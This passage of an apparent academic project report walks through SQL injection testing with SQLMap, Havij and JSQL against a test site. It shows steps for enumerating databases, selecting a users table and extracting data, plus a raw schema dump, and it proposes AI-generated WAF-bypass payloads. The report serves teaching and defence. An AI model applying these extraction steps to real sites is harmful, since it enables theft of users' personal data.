

Fig 7. Retrieve data

step 7: Result; It is shown in Figure 8



Fig 8.Result

Step 1: Target URL Is tested and Database with Tables Is Found.It is shown in Figure 9



Fig 9. Database with table

Step 2: Users table is selected and columns like email and phone are found.It is shown in Figure 10



Fig 10. Users Table Is Selected And Columns

Step 3: User data is extracted from the user's table. It is shown in Figure:11



Fig 11. User Data Is Extracted

C.JSQL

Step 1: Enter Target Url And Configure Option ;It Is Shown In Figure 12



Fig 12. Enter Target URL

Step 2: Click Acuart;It is shown in Figure 13



Fig 13.Click Acuart

Step 3: view dumped columns; It is shown in Figure 14



Fig 14. View Dumbed Columns

Step 4; Result is shown in Figure 15

```
8.0.22-0ubuntu0.20.04.2❹acuart❹acuart@localhost
❹acuart❺8❹❻❹information_schema❺79❹
❹artists❺3❹❻❹carts❺0❹❻❹categ❺4❹❻❹featured❺0❹❻❹guestbook❺0❹❻❹pictures❺7❹❻❹products❺3❹❻❹users❺0❹
❹address❺0❹❻❹cart❺0❹❻❹cc❺0❹❻❹email❺0❹❻❹name❺0❹❻❹pass❺0❹❻❹phone❺0❹❻❹uname❺0❹
❹ADMINISTRABLE_ROLE_AUTHORIZATIONS❺0❹❻❹APPLICABLE_ROLES❺0❹❻❹CHARACTER_SETS❺0❹❻❹CHECK_CONSTRAINTS❺0❹❻❹COLLATIONS❺0❹❻❹CO
LLATION_CHARACTER_SET_APPLICABILITY❺0❹❻❹COLUMNS❺0❹❻❹COLUMNS_EXTENSIONS❺0❹❻❹COLUMN_PRIVILEGES❺0❹❻❹COLUMN_STATISTICS❺0❹❻❹
ENABLED_ROLES❺0❹❻❹ENGINES❺0❹❻❹EVENTS❺0❹❻❹FILES❺0❹❻❹INNODB_BUFFER_PAGE❺0❹❻❹INNODB_BUFFER_PAGE_LRU❺0❹❻❹INNODB_BUFFER_P
OOL_STATS❺0❹❻❹INNODB_CACHED_INDEXES❺0❹❻❹INNODB_CMP❺0❹❻❹INNODB_CMPMEM❺0❹❻❹INNODB_CMPMEM_RESET❺0❹❻❹INNODB_CMP_PER_INDEX❺
0❹❻❹INNODB_CMP_PER_INDEX_RESET❺0❹❻❹INNODB_CMP_RESET❺0❹❻❹INNODB_COLUMNS❺0❹❻❹INNODB_DATAFILES❺0❹❻❹INNODB_FIELDS❺0❹❻❹IN
```

Fig 15. Result

7.CONCLUSION

The project successfully demonstrates how SQL injection vulnerabilities can be identified and exploited using automated tools such as SQLMap, Havij, and JSQL. Each tool offers distinct features SQLMap excels in command-line automation and deep database extraction, Havij provides a user-friendly GUI for quick exploitation, and JSQL offers a cross-platform Java-based solution with multiple tamper options for bypassing filters.

Through hands-on testing in a controlled environment, this study highlights the real-world impact of poor input validation and the risks associated with unsecured web applications. It also emphasizes the importance of secure coding practices, proper user input sanitization, and the use of Web Application Firewalls (WAFs) to mitigate such attacks.

By understanding how attackers leverage these tools, security professionals and developers can better defend against SQL injection threats. This project not only reinforces technical skills in vulnerability assessment but also promotes ethical hacking and responsible disclosure in the field of cybersecurity.

FUTURE ENHANCEMENT

1. **Integration with Web Vulnerability Scanners**
   Future versions of this system can be integrated with automated scanners like OWASP ZAP or Burp Suite to detect a wider range of vulnerabilities beyond SQL injection.

2. **Real-Time Alert System**
   An alert module can be added to notify developers or administrators when a potential SQL injection attempt is detected in real-time, improving proactive defence.

3. **AI-Powered Payload Generation**
   Implementing AI/ML-based techniques can help generate adaptive payloads to bypass modern WAFs and test for complex injection types more effectively.

4. **Support for NoSQL Injection**
   Extend the system to identify and exploit NoSQL injection vulnerabilities in applications using MongoDB or other non-relational databases.

5. **Mobile Application Testing**
   Add modules that support testing APIs and mobile app backends for SQL injection flaws, covering a broader attack surface.

6. **Advanced Reporting & Visualization**
   Develop detailed reporting features with graphical visualization of the attack paths, extracted data, and vulnerability severity for easier analysis.

7. **Cloud-Based Testing Environment**
   Shift the testing environment to a cloud-based lab setup for better scalability, resource availability, and collaborative testing.

REFERENCES

1. Monica, Aprilia, et al. "Pengukuran Efektivitas Serangan SQL Injection Pada Website Dengan Menggunakan Tools JSQL, Havij, Dan The Mole." Jurnal Informatika dan Teknologi Komputer (J-ICOM) 4.2 (2023): 65-71. 2.SQLMap Developers. (2024).

2. Chakma, Sumadha, et al. "Performance Analysis of Identifying SQL Injection Vulnerability in the Context of Bangladeshi Websites." 2022 13th International Conference on Computing Communication and Networking Technologies (ICCCNT). IEEE, 2022.

3. Chakma, Sumadha, et al. "Performance Analysis of Identifying SQL Injection Vulnerability in the Context of Bangladeshi Websites." 2022 13th International Conference on Computing Communication and Networking Technologies (ICCCNT). IEEE, 2022.

4. Brindavathi, B., Aravind Karrothu, and Chunduru Anilkumar. "An Analysis of AI-based SQL Injection (SQLi) Attack Detection." 2023 Second International Conference on Augmented Intelligence and Sustainable Systems (ICAISS). IEEE, 2023.

5. Kar, Debabrata, et al. "Detection of SQL injection attacks using Hidden Markov Model." 2016 IEEE International Conference on Engineering and Technology (ICETECH). IEEE, 2016.

6. Kumar, Animesh, Sandip Dutta, and Prashant Pranav. "Analysis of SQL injection attacks in the cloud and in WEB applications." Security and Privacy 7.3 (2024): e370.

7. Ojagbule, Olajide, Hayden Wimmer, and Rami J. Haddad. "Vulnerability analysis of content management systems to SQL injection using SQLMAP." SoutheastCon 2018. IEEE, 2018.

8. Axinte, Sabina-Daniela. "SQL injection testing in web applications using SQLmap." Int'l J. Info. Sec. & Cybercrime 3 (2014): 61.

9. Nagpal, Bharti, et al. "Tool based implementation of SQL injection for penetration testing." International Conference on Computing, Communication & Automation. IEEE, 2015.

